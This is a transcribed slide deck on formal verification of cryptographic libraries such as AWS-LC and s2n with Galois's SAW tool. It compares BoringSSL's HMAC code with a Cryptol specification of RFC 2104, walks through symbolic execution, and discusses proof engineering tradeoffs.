→ *begat* BoringSSL (‘boring’ subset of OpenSSL built by Google)

→ *begat* AWS LibCrypto (light BoringSSL fork for AWS use)

→ *begat* https://github.com/awslabs/aws-lc-verification

(Galois!)

## DOING PROOF / #2 LIFE IN THE HABITABLE ZONE

- ➔ Why verify cryptographic libraries?
- ➔ Crypto proofs = equivalence proofs
- ➔ SAW, a tool for symbolic reasoning
- ➔ Proof engineering pragmatics

# Verification means program equivalence

complex program ≈ simple program

⇧

That is, a *reference implementation* or *specification*

# Verification is just fancy testing

*Testing:*

$$\text{program}(\text{input}) \not\equiv \text{crash} \quad \wedge \quad \text{program}(\text{input}) \approx \text{expected\_result}$$

*Formal verification:*

$$\forall\ \text{input}.$$

$$\text{program}(\text{input}) \not\equiv \text{crash} \quad \wedge \quad \text{program}(\text{input}) \approx \text{specification}(\text{input})$$

# E.g hash-based message authentication code (HMAC)

BoringSSL HMAC code ≈ ‘book’ HMAC (RFC 2104)

# E.g hash-based message authentication code (HMAC)

```
int HMAC_Final(HMAC_CTX *ctx, uint8_t *out, unsigned int *out_len) {
  const HmacMethods *methods = ctx->methods;
  if (!hmac_ctx_is_initialized(ctx)) {
    return 0;
  }
  // We have to avoid the underlying SHA services updating the indica
  // state, so we lock the state here.
  FIPS_service_indicator_lock_state();
  int result = 0;
  const EVP_MD *evp_md = ctx->md;
  int hmac_len = EVP_MD_size(evp_md);
  uint8_t tmp[EVP_MAX_MD_SIZE];
  if (!methods->finalize(tmp, &ctx->md_ctx)) {
    goto end;
  }
  OPENSSL_memcpy(&ctx->md_ctx, &ctx->o_ctx, sizeof(ctx->o_ctx));
  if (!ctx->methods->update(&ctx->md_ctx, tmp, hmac_len)) {
    goto end;
  }
  result = methods->finalize(out, &ctx->md_ctx);
  // Wipe out working state by initializing for next use
  OPENSSL_memcpy(&ctx->md_ctx, &ctx->i_ctx, sizeof(ctx->i_ctx));
  ctx->state = HMAC_STATE_READY_NEEDS_INIT; // Mark that we are ready
end:
  FIPS_service_indicator_unlock_state();
  if (result) {
```

[https://github.com/awslabs/aws-lc/blob/main/crypto/fipsmodule/hmac/hmac.c](https://github.com/awslabs/aws-lc/blob/main/crypto/fipsmodule/hmac/hmac.c)

≈

‘book’ HMAC
(RFC 2104)

# E.g hash-based message authentication code (HMAC)

```
int HMAC_Final(HMAC_CTX *ctx, uint8_t *out, unsigned int *out_len) {
  const HmacMethods *methods = ctx->methods;
  if (!hmac_ctx_is_initialized(ctx)) {
    return 0;
  }
  // We have to avoid the underlying SHA services updating the indica
  // state, so we lock the state here.
  FIPS_service_indicator_lock_state();
  int result = 0;
  const EVP_MD *evp_md = ctx->md;
  int hmac_len = EVP_MD_size(evp_md);
  uint8_t tmp[EVP_MAX_MD_SIZE];
  if (!methods->finalize(tmp, &ctx->md_ctx)) {
    goto end;
  }
  OPENSSL_memcpy(&ctx->md_ctx, &ctx->o_ctx, sizeof(ctx->o_ctx));
  if (!ctx->methods->update(&ctx->md_ctx, tmp, hmac_len)) {
    goto end;
  }
  result = methods->finalize(out, &ctx->md_ctx);
  // Wipe out working state by initializing for next use
  OPENSSL_memcpy(&ctx->md_ctx, &ctx->i_ctx, sizeof(ctx->i_ctx));
  ctx->state = HMAC_STATE_READY_NEEDS_INIT; // Mark that we are ready
end:
  FIPS_service_indicator_unlock_state();
  if (result) {
```

https://github.com/awslabs/aws-lc/blob/main/crypto/fipsmodule/hmac/hmac.c

≈

```
We define two fixed and different strings ipad and opad as
follows
(the 'i' and 'o' are mnemonics for inner and outer):

                  ipad = the byte 0x36 repeated B times
                  opad = the byte 0x5C repeated B times.

To compute HMAC over the data `text' we perform

               H(K XOR opad, H(K XOR ipad, text))
```

https://datatracker.ietf.org/doc/html/rfc2104.html

*We* can't verify a specification in natural language, like RFC2104

*Solution:* Convert natural language RFC into a high-level specification language, *Cryptol* - https://cryptol.net/

The specification is close enough for cryptographers to audit and establish high confidence

```
We define two fixed and different strings ipad and opad as
follows
(the 'i' and 'o' are mnemonics for inner and outer):

                 ipad = the byte 0x36 repeated B times
                 opad = the byte 0x5C repeated B times.

To compute HMAC over the data `text' we perform

                 H(K XOR opad, H(K XOR ipad, text))
```

https://datatracker.ietf.org/doc/html/rfc2104.html

⇒

```
hmac hash hash2 hash3 key message = hash2 (okey # internal)
 where
  ks = kinit hash3 key // K'
  okey = [k ^ 0x5C | k <- ks] // K' xor opad
  ikey = [k ^ 0x36 | k <- ks] // K' xor ipad
  // H((K' xor ipad) || message)
  internal = split (hash (ikey # message))
```

https://github.com/GaloisInc/cryptol-specs/blob/master/Primitive/Symmetric/MAC/HMAC.cry

# E.g hash-based message authentication code (HMAC)

## BoringSSL HMAC

```
int HMAC_Final(HMAC_CTX *ctx, uint8_t *out, unsigned int *out_len) {
  const HmacMethods *methods = ctx->methods;
  if (!hmac_ctx_is_initialized(ctx)) {
    return 0;
  }
  // We have to avoid the underlying SHA services updating the indica
  // state, so we lock the state here.
  FIPS_service_indicator_lock_state();
  int result = 0;
  const EVP_MD *evp_md = ctx->md;
  int hmac_len = EVP_MD_size(evp_md);
  uint8_t tmp[EVP_MAX_MD_SIZE];
  if (!methods->finalize(tmp, &ctx->md_ctx)) {
    goto end;
  }
  OPENSSL_memcpy(&ctx->md_ctx, &ctx->o_ctx, sizeof(ctx->o_ctx));
  if (!ctx->methods->update(&ctx->md_ctx, tmp, hmac_len)) {
    goto end;
  }
  result = methods->finalize(out, &ctx->md_ctx);
  // Wipe out working state by initializing for next use
  OPENSSL_memcpy(&ctx->md_ctx, &ctx->i_ctx, sizeof(ctx->i_ctx));
  ctx->state = HMAC_STATE_READY_NEEDS_INIT; // Mark that we are ready
end:
  FIPS_service_indicator_unlock_state();
  if (result) {
```

≈

## Cryptol HMAC specification

```
hmac hash hash2 hash3 key message = hash2 (okey #
internal)
 where
  ks = kinit hash3 key // K'
  okey = [k ^ 0x5C | k <- ks] // K' xor opad
  ikey = [k ^ 0x36 | k <- ks] // K' xor ipad
  // H((K' xor ipad) || message)
  internal = split (hash (ikey # message))
```

# Result

$$\forall\ input.$$

$$primitive(input) \neq crash \quad \wedge \quad primitive(input) \approx cryptol\_spec(input)$$

---

Verified for AWS-libcrypto:

- HMAC with SHA-384
- SHA-2 384 & 512
- AES-GCM 256
- AES-KW(P) 256
- ECDSA with P-384, SHA-384
- ECDH with P-384

Verified for s2n TLS library

- DRBG
- HMAC
- TLS 1.2 state machine

Verified for blst:

- All operations (no crashes only)

## DOING PROOF / #2 LIFE IN THE HABITABLE ZONE

- ➔ Why verify cryptographic libraries?
- ➔ Crypto proofs = equivalence proofs
- ➔ SAW, a tool for symbolic reasoning
- ➔ Proof engineering pragmatics

# SAW, the Software Analysis Workbench


https://tools.galois.com/saw

https://github.com/GaloisInc/saw-script

Galois-built generic verification tool:

- ~20 years of history
- Supports LLVM (C + Rust), Java, x86, ARM36 + ARM64, various other things
- A practical workhorse for Galois projects

# SAW pipeline (high level)



```
int f(int x, int y) {
  int z = x + y;
  if (z > 10)
    z = z - 10;




  return 2 * z;


}
```

```
int f(int x, int y) {  // x ↦ x, y ↦ y   (fresh, : Vec 32 Bool)
  int z = x + y;
  if (z > 10)
    z = z - 10;




  return 2 * z;


}
```

```
int f(int x, int y) {  // x ↦ x, y ↦ y   (fresh, : Vec 32 Bool)
  int z = x + y;       // z ↦ bvAdd 32 x y
  if (z > 10)
    z = z - 10;




  return 2 * z;


}
```

```
int f(int x, int y) {  // x ↦ x, y ↦ y   (fresh, : Vec 32 Bool)
  int z = x + y;       // z ↦ bvAdd 32 x y
  if (z > 10)          // c ↦ bvsgt 32 (bvAdd 32 x y) (bvNat 32 10)
    z = z - 10;




  return 2 * z;


}
```


```
int f(int x, int y) {  // x ↦ x, y ↦ y   (fresh, : Vec 32 Bool)

  int z = x + y;       // z ↦ bvAdd 32 x y

  if (z > 10)          // c ↦ bvsgt 32 (bvAdd 32 x y) (bvNat 32 10)

    z = z - 10;        // z ↦ bvSub 32 (bvAdd 32 x y) (bvNat 32 10)
                       //     (this path only)




  return 2 * z;



}
```

```
int f(int x, int y) {  // x ↦ x, y ↦ y   (fresh, : Vec 32 Bool)

  int z = x + y;       // z ↦ bvAdd 32 x y

  if (z > 10)          // c ↦ bvsgt 32 (bvAdd 32 x y) (bvNat 32 10)

    z = z - 10;        // z ↦ bvSub 32 (bvAdd 32 x y) (bvNat 32 10)
                       //     (this path only)

  // Path merge:       // z ↦ ite (Vec 32 Bool) c
                       //       (bvSub 32 (bvAdd 32 x y) (bvNat 32
10))
                       //       (bvAdd 32 x y)

  return 2 * z;



}
```

```
int f(int x, int y) {  // x ↦ x, y ↦ y   (fresh, : Vec 32 Bool)

  int z = x + y;       // z ↦ bvAdd 32 x y

  if (z > 10)          // c ↦ bvsgt 32 (bvAdd 32 x y) (bvNat 32 10)

    z = z - 10;        // z ↦ bvSub 32 (bvAdd 32 x y) (bvNat 32 10)
                       //     (this path only)

  // Path merge:       // z ↦ ite (Vec 32 Bool) c
                       //       (bvSub 32 (bvAdd 32 x y) (bvNat 32
10))
                       //       (bvAdd 32 x y)

  return 2 * z;        // ↦ bvMul 32 (bvNat 32 2)
                       //     (ite (Vec 32 Bool) c
                       //       (bvSub 32 (bvAdd 32 x y) (bvNat 32
10))
                       //       (bvAdd 32 x y))
}
```

# SAW term representation

```
let t0 = bvAdd 32 x y
    c  = bvsgt 32 t0 (bvNat 32 10)
    t1 = bvSub 32 t0 (bvNat 32 10)
 in bvMul 32
    (bvNat 32 2)
    (ite (Vec 32 Bool) c t1 t0)
```




# SAW design tradeoffs

+ Very precise!
+ Modular architecture, many useful components
+ Works for bounded intricate things (eg. crypto)
+ Easy mapping to SMT solvers

- Bounded, non-scalable
- Hard to handle loops / memory
- Hard to integrate tactic-like reasoning
- More a collection of modules than a clean single tool

# SAW pipeline (high level)



## DOING PROOF / #2 LIFE IN THE HABITABLE ZONE

- ➔ Why verify cryptographic libraries?
- ➔ Crypto proofs = equivalence proofs
- ➔ SAW, a tool for symbolic reasoning
- ➔ Proof engineering pragmatics

# Verifying cryptography is easy! (in some ways)

Code is mostly bounded in input size; loops can be unrolled

Data-structures are static; v. restricted pointers / dynamic allocation

Interfaces are fixed and have precise, commonly agreed specifications (RFCs / white papers)

Code is extremely stable over time; major libraries share a lot of code

# Conservation of difficulty rule:

*Software that was difficult to write will be difficult to verify*

# Verifying crypto libraries is difficult

Generally: some of the most heavily optimized code in existence

Implementations use C and specialized x86 instructions. Some of the code is generated by Perl scripts

Many optimizations rely on facts about math(s) in order to be sound

Many optimizations break abstraction boundaries, e.g. by pipelining instructions, unrolling loops

# Why is it difficult to verify cryptography?

‘book’ HMAC ≈ HMAC1 ≈ HMAC2 ≈ ••• ≈ OpenSSL HMAC

⇧

- Multiple use cases / platforms
- Legacy considerations
- (most important) *optimization*

*Intuition:* each step requires a theorem

# Tools for controlling difficulty in SAW

- Change the code
- Rewriting / uninterpreted functions
- Compositional reasoning

# Changing code is very powerful in formal verification!

Very similar programs can have dramatically different verification characteristics

*Why?* Some hypotheses:

- Many obvious-to-humans equivalences depend on deep theorems
- Solver nondeterminism - small perturbations can make a goal unsolvable
- Problem diversity - any tool makes some patterns easier and other patterns harder
- Enables better composition (see next slides)

# We (mostly) don’t change the code

Built-for-verification systems are awesome (seL4, HACL*, compCert…)

But: *we want to verify the code everybody is using*


Engineers might trust pre-existing code more than verified alternatives:

- Existing code has been tested / fuzzed / inspected
- Existing code has been used for 1000s of hours in production
- Existing code may be certified, e.g. through FIPS (HUGE deal)
- Built-for-verification code may not have a long-term support story


# Tools for controlling difficulty in SAW

- Change the code
- Rewriting / uninterpreted functions
- Compositional reasoning


# Rewriting / uninterpreted functions



